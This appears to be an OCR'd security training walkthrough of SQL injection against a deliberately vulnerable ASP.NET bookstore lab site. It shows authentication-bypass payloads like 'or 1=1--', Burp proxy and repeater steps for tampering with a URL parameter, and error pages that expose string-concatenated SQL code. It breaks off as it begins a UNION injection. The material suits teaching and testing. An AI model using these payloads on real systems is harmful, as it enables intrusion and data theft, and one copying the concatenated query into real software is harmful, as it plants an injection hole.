
1. Injection:

SQL Injection:



Books Forever

Books Search

Advanced Search

Catalog

A B C D E F G
H I J K L M N
O P Q R S T U
V W X Y Z

NOTE:

Search your books & authors by the first name

Knowmore

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

Book Detail

All of the tips, techniques, and examples presented revolve around users being able to surf merrily through a well-designed site with minimal cognitive strain. Readers will quickly come to agree with many of the books assumptions, such as We do not read pages--we scan them" and We do not figure out how things work--we muddle through. Coming to grips with such hard facts sets the stage for Web design that then produces topnotch sites.

Book name:
Do not Make Me Think A Common Sense Approach to Web Usability

Author:
Steve Krug and Roger Black

Publication:
Que; 1st edition (October 23, 2000)

ISBN:
9780470412343

Pages:
140

Price:
$11.33

Welcome guest !

Latest Releases & News

July 21st, 2009

This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.


It is important for application development to allow Internet communication between programs.

June 22nd, 2005

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security problem; firewalls and proxy servers will normally block this kind of traffic.

A better way to communicate between applications is over HTTP, because HTTP is supported by all Internet browsers and servers. SOAP was created to accomplish this.

Changing parameter value shows all books



Server Error in '/' Application.

*Unclosed quotation mark after the character string 'OR 1=1--'.
Incorrect syntax near 'OR 1=1--'.*

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string 'OR 1=1--'.
Incorrect syntax near 'OR 1=1--'.

Source Error:


```
Line 191:           SqlDataAdapter myAd = new SqlDataAdapter("SELECT * FROM BOOKMASTER WHERE BOOKID=" + bookid, mycon);
Line 192:           DataSet dsResult = new DataSet();
Line 193:           myAd.Fill(dsResult);
Line 194:           return dsResult;
Line 195:       }
```


Source File: c:\inetpub\wwwroot\App_Code\BookService.cs   **Line:** 193

Stack Trace:

```
[SqlException (0x80131904): Unclosed quotation mark after the character string 'OR 1=1--'.
Incorrect syntax near 'OR 1=1--'.]
   System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) +3306108
   System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose)
   System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bull
   System.Data.SqlClient.SqlDataReader.TryConsumeMetaData() +90
   System.Data.SqlClient.SqlDataReader.get_MetaData() +99
   System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, String resetOptionsString, Boolean isInterna
   System.Data.SqlClient.SqlCommand.RunExecuteReaderTds(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, Boolean asy
   System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String method,
   System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String method)
```

Bypassing Authentication:






User name: 'or 1=1--

Password:

Username: 'or 1=1—
Password: 123



This is a template designed by free website templates for you for free you can replace all the text by your own text. This is just a place holder so you can see how the site would look like. If you're having problems editing the template please don't hesitate to ask for help on the forum. You will get help

Do not Make Me Think A Common Sense Approach to Web Usability by Steve Krug and Roger Black

Price: $11.33

A Guide to the Wireless Engineering Body of Knowledge by John Wiley & Sons

Price: $30.00

July 21st, 2009


This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.

June 22nd, 2005

Parameter Manipulation:




#	Host	Method	URL	Para...	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP
1	https://aspdotnetapp.infose...	GET	/bookdetail.aspx?id=1	✓		200	12948	HTML	aspx	Book Detail Page		✓	104.25.167.6
4	https://ekr.zdassets.com	GET	/compose/web_widget/infosecaddi...			404	910	text	com			✓	104.18.74.11

```
GET /bookdetail.aspx?id=1 HTTP/1.1
Host: aspdotnetapp.infosecaddicts.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __cfduid=dc6029645e59a793349b3b819dae03f6e1564954288; _ga=GA1.2.781573113.1564954291; __auc=4e20d75b16c5e988ea135b1a1af;
__tawkuuid=e::infosecaddicts.com::AptkfxgFF6GWh88K8Tq88wvukfPHuRU+589K8td825wOcntFQ+agNYEMx4cBhX//::2; __stripe_mid=b53f835b-625c-4a04-8fe8-075c7bbca7cf;
_fbp=fb.1.1564955153850.417041806; _gid=GA1.2.768203859.1565816579; _gat=1
Upgrade-Insecure-Requests: 1
```


Captured from proxy

Go to Repeater and alter the URL:



GET request to /bookdetail.aspx


Type	Name	Value
URL	id	1
Cookie	__cfduid	dc6029645e59a793349b3b819dae0...
Cookie	_ga	GA1.2.781573113.1564954291
Cookie	__auc	4e20d75b16c5e988ea135b1a1af
Cookie	__tawkuuid	e::infosecaddicts.com::AptkfxgFF6G...
Cookie	__stripe_mid	b53f835b-625c-4a04-8fe8-075c7b...
Cookie	_fbp	fb.1.1564955153850.417041806
Cookie	_gid	GA1.2.768203859.1565816579
Cookie	_gat	1



GET request to /bookdetail.aspx

Type	Name	Value
URL	id	[redacted]
Cookie	__cfduid	dc6029645e59a793349b3b819dae0...
Cookie	_ga	GA1.2.781573113.1564954291
Cookie	__auc	4e20d75b16c5e988ea135b1a1af
Cookie	__tawkuuid	e::infosecaddicts.com::AptkfxgFF6G...
Cookie	__stripe_mid	b53f835b-625c-4a04-8fe8-075c7b...
Cookie	_fbp	fb.1.1564955153850.417041806
Cookie	_gid	GA1.2.768203859.1565816579
Cookie	_gat	1

Click “Go and Choose “Render” on the Response side:



Server Error in '/' Application.

Unclosed quotation mark after the character string ''.
Incorrect syntax near ''.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string ''.
Incorrect syntax near ''.

Source Error:


```
Line 191:             SqlDataAdapter myAd = new SqlDataAdapter("SELECT * FROM BOOKMAS
Line 192:             DataSet dsResult = new DataSet();
Line 193:             myAd.Fill(dsResult);
Line 194:             return dsResult;
Line 195:         }
```

Source File: c:\inetpub\wwwroot\App_Code\BookService.cs **Line:** 193

Stack Trace:

SQL Injection Vulnerabilities: THE Union Operator:


Captured from “Proxy”:



#	Host	Method	URL	Para...	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP
1	https://aspdotnetapp.infose...	GET	/bookdetail.aspx?id=1	✓		200	12948	HTML	aspx	Book Detail Page		✓	104.25.167.6
4	https://ekr.zdassets.com	GET	/compose/web_widget/infosecaddi...			404	910	text	com			✓	104.18.74.11

```
GET /bookdetail.aspx?id=1 HTTP/1.1
Host: aspdotnetapp.infosecaddicts.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: __cfduid=dc6029645e59a793349b3b819dae03f6e1564954288; _ga=GA1.2.781573113.1564954291; __auc=4e20d75b16c5e988ea135b1a1af;
__tawkuuid=e::infosecaddicts.com::AptkfxgFF6GWh88K8Tq8swvukfPHuRU+5S9KStd825wOcntFQ+agNYBMx4cBhX//::2; __stripe_mid=b53f835b-625c-4a04-8fe8-075c7bbca7cf;
_fbp=fb.1.1564955153850.417041806; _gid=GA1.2.768203859.1565816579; _gat=1
Upgrade-Insecure-Requests: 1
```


Go to Repeater and alter the URL:



GET request to /bookdetail.aspx

Type	Name	Value
URL	id	1
Cookie	__cfduid	dc6029645e59a793349b3b819dae0...
Cookie	_ga	GA1.2.781573113.1564954291
Cookie	__auc	4e20d75b16c5e988ea135b1a1af
Cookie	__tawkuuid	e::infosecaddicts.com::AptkfxgFF6G...
Cookie	__stripe_mid	b53f835b-625c-4a04-8fe8-075c7b...
Cookie	_fbp	fb.1.1564955153850.417041806
Cookie	_gid	GA1.2.768203859.1565816579
Cookie	_gat	1


Add a Union SQL command:



GET request to /bookdetail.aspx

